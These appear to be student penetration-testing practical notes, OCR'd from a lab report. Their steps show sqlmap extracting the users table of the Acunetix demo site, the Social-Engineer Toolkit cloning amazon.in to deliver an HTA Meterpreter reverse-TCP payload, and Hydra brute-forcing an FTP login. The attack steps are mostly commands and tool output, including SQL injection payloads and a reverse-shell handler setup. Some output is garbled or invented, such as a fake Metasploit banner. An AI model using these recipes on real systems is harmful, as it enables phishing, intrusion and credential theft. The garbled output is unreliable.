  Payload: artist=-1595 UNION ALL SELECT CONCAT(0x717a6b7171,0x654a666a74617356

[10:25:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:25:35] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+-----+

[10:25:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/2024-10-20-10:25:35'

[*] ending @ 10:25:36 /2024-10-20/
```

b) Finding of Columns “sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart -T users --Columns”

```

└──(kali㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns
[1.8.5#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
responsible for any misuse or damage caused by this program

[*] starting @ 10:26:43 /2024-10-20/

[10:26:43] [INFO] resuming back-end DBMS 'mysql'
[10:26:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 2858=2858

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
  Payload: artist=1 OR SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-1595 UNION ALL SELECT CONCAT(0x717a6b7171,0x654a666a74617356665a6f7166

[10:26:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[10:26:49] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+

[10:26:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/c
[*] ending @ 10:26:49 /2024-10-20/

```

c) Finding of Names “sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart -T users -C uname --dump”

```
(kali㉿kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
[!] responsible for any misuse or damage caused by this program

[*] starting @ 10:30:01 /2024-10-20/

[10:30:01] [INFO] resuming back-end DBMS 'mysql'
[10:30:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 2858=2858

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
    Payload: artist=1 OR SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1595 UNION ALL SELECT CONCAT(0x717a6b7171,0x654a666a74617356665a6f716669494d6

[10:30:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:30:02] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[10:30:03] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/t
[10:30:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/t
[*] ending @ 10:30:03 /2024-10-20/
```

Step 6:- Now go to website and login there

The screenshot shows a web page titled "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The page features a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there's a sidebar with a search bar, a "search art" button, and a list of links: Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, and AJAX Demo. Below that is a "Links" section with Security art, PHP scanner, PHP vuln help, and Fractal Explorer. The main content area contains a login form with fields for Username (containing "test") and Password (containing "****"), and a "login" button. A message above the form says, "If you are already registered please enter your login inform". Below the form, another message says, "You can also [signup here](#). Signup disabled. Please use the username **test** and the pa".

Step 7: Click on update

The screenshot shows a web application interface for the Acunetix Web Vulnerability Scanner. At the top, there's a logo for 'acunetix' and 'acuart'. Below it, a banner says 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. A navigation bar includes links for 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', and 'AJAX Demo'. On the left, a sidebar has a 'search art' input field with a 'go' button, and a list of links: 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', and 'Links' which lists 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. The main content area is titled 'Hzsossishsi (test)'. It contains a message: 'On this page you can visualize or edit your user information.' Below this are five form fields in a grid:

Name:	Hzsossishsi
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street

At the bottom right of the form is a 'update' button.

You have 0 items in your cart. You visualize your cart [here](#).

Output:

```
(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
[!] responsible for any misuse or damage caused by this program

[*] starting @ 10:34:30 /2024-10-20/

[10:34:30] [INFO] resuming back-end DBMS 'mysql'
[10:34:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 2858=2858

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
    Payload: artist=1 OR SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1595 UNION ALL SELECT CONCAT(0x717a6b7171,0x654a666a74617356665a6f716669494d6


[10:34:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:34:31] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[10:34:32] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/
[10:34:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/'


[*] ending @ 10:34:32 /2024-10-20/
```

Practical 7 :- Social Engineering Attack Using HTA

Step 1: Type Sudo Setoolkit



```
kali@kali: ~
File Actions Edit View Help
[~] $ sudo setoolkit
```



```
kali@kali: ~
File Actions Edit View Help
::: :::: :::::
::: :::: :::::
::: :::: :::::
[—] [—] [—] The Social-Engineer Toolkit (SET) [—]
[—] [—] Created by: David Kennedy (ReL1K) [—]
[—] [—] Version: 8.0.3 [—]
[—] [—] Codename: 'Maverick' [—]
[—] [—] Follow us on Twitter: @TrustedSec [—]
[—] [—] Follow me on Twitter: @HackingDave [—]
[—] [—] Homepage: https://www.trustedsec.com [—]
[—] [—] Welcome to the Social-Engineer Toolkit (SET).
[—] [—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> [ ]
```

Step 2: Select from Menu Press 1 for Social Engineering Attacks

```
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit  
set> 1
```

Step 3: Select Website Attack Vectors

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
set> 2
```

Step 4: Now Select the HTA Attack Method

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow /fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>7

set:webattack>7

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>

Step 5: Select 2 for Website clone

Enter the IP address:-192.168.0.240

Enter Port No.: -1235

Select the payload :-3(TCP)

```
set:webattack>2 LOOPBACK RUNNING  br0 65536
[-] SET supports both HTTP and HTTPS (0.0.0.0)
[-] Example: http://www.thisisafakesite.com 10<host>
set:webattack> Enter the url to clone: www.amazon.in
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.240]:
Enter the port for the reverse payload [443]: 1235
Select the payload you want to deliver: 0 carrier 0 c
collisions: 0
1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack ...
[*] Embedding HTA attack vector and PowerShell injection ...
[*] Automatically starting Apache for you ...

[*] Cloning the website: http://www.amazon.in
[*] This could take a little bit ...
[*] Copying over files to Apache server ...
[*] Launching Metasploit.. Please wait one.
Metasploit tip: Display the Framework log using the log command, learn more with help log
[*] Starting the Metasploit Framework console ... |
```

Output:-

```
more with help log

[!] Command-line help: ./metasploit -h
[!] Command-line options: ./metasploit [options] [exploit]
[!] Command-line arguments: ./metasploit [options] [exploit] [args]
[!] Command-line arguments: ./metasploit [options] [exploit] [args] > file

METASPLOIT CYBER MISSILE COMMAND V5

[!] Command-line help: ./metasploit -h
[!] Command-line options: ./metasploit [options] [exploit]
[!] Command-line arguments: ./metasploit [options] [exploit] [args]
[!] Command-line arguments: ./metasploit [options] [exploit] [args] > file


[*] Starting up Metasploit v6.4.9-dev (msf6) at 2023-09-14 10:45:00 +0000
[*] Metasploit is running as root on Linux (x86_64)
[*] This is the Cyber Missile Command Version 5
[*] The Cyber Missile Command is a graphical interface for Metasploit
[*] It provides a visual representation of network traffic and exploit development
[*] The interface includes a map view, a packet viewer, and a command shell
[*] The Cyber Missile Command is designed to be used with a mouse and keyboard
[*] The interface is highly customizable and can be tailored to your specific needs
[*] The Cyber Missile Command is a powerful tool for penetration testing and exploit development
[*] The Cyber Missile Command is available for download at https://metasploit.com

# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
https://metasploit.com

      =[ metasploit v6.4.9-dev                               ]
+ -- ---=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- ---=[ 1465 payloads - 47 encoders - 11 nops          ]
+ -- ---=[ 9 evasion                                         ]

Metasploit Documentation: https://docs.metasploit.com/


[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.240
LHOST => 192.168.0.240
resource (/root/.set//meta_config)> set LPORT 1235
LPORT => 1235
resource (/root/.set//meta_config)> set ExitOnSession false
```



PRACTICAL NO 8: PASSWORD ATTACKS USING WORDLISTS AND BRUTE FORCE WORDLIST

1.PASSWORD ATTACK WORDLIST USING HYDRA

Step 1: Open Hydra tool from menu of Kali Linux



Step 2: Open Root Command line and locate unix_passwords.txt

Step 3: Search the Wordlist and execute with Hydra

```
hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
ftp://192.168.0.110 -V
```

```
File Actions Edit View Help
[~] # locate unix_passwords.txt
[~] # locate unix_passwords.txt
[~] # hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.0.110 -V
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-o for module help)

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vannauer/the-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.) 

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

Welcome to the Hydra Wizard.

Enter the service to attack (eg: ftp, ssh, http-post-form):
```

```
File Actions Edit View Help
[~] # locate unix_passwords.txt
[~] # locate unix_passwords.txt
[~] # hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.0.110 -V
service the target DNy (or 192.168.0.110 the -M option)
OPT some service modules support additional input (-o for module help)


Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vannauer/the-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.) 

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

Welcome to the Hydra Wizard.

Enter the service to attack (eg: ftp, ssh, http-post-form):
```

Step 4:-Wait for Credentials Match




The terminal window shows the Hydra password cracking process. It starts with a header: "for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)." Below it, the Hydra command line is shown: "Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-09 23:19:06". The log output shows multiple attempts on target 192.168.0.110, each attempting different passwords. The log ends with "1 of 1 target successfully completed, 1 valid password found".

```
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ftp://192.168.0.110:21/
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "123456789" - 4 of 1009 [child 3] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "password" - 5 of 1009 [child 4] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "iloveyou" - 6 of 1009 [child 5] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "princess" - 7 of 1009 [child 6] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "1234567" - 8 of 1009 [child 7] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "12345678" - 9 of 1009 [child 8] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "abc123" - 10 of 1009 [child 9] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "nicole" - 11 of 1009 [child 10] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "daniel" - 12 of 1009 [child 11] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "babbygirl" - 13 of 1009 [child 12] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "monkey" - 14 of 1009 [child 13] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "lovely" - 15 of 1009 [child 14] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "jessica" - 16 of 1009 [child 15] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "654321" - 17 of 1009 [child 1] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "michael" - 18 of 1009 [child 3] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "ashley" - 19 of 1009 [child 6] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "qwerty" - 20 of 1009 [child 7] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "111111" - 21 of 1009 [child 10] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "iloveu" - 22 of 1009 [child 12] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "000000" - 23 of 1009 [child 13] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "michelle" - 24 of 1009 [child 14] (0/0)
[ATTEMPT] target 192.168.0.110 - login "msfadmin" - pass "tigger" - 25 of 1009 [child 15] (0/0)
```

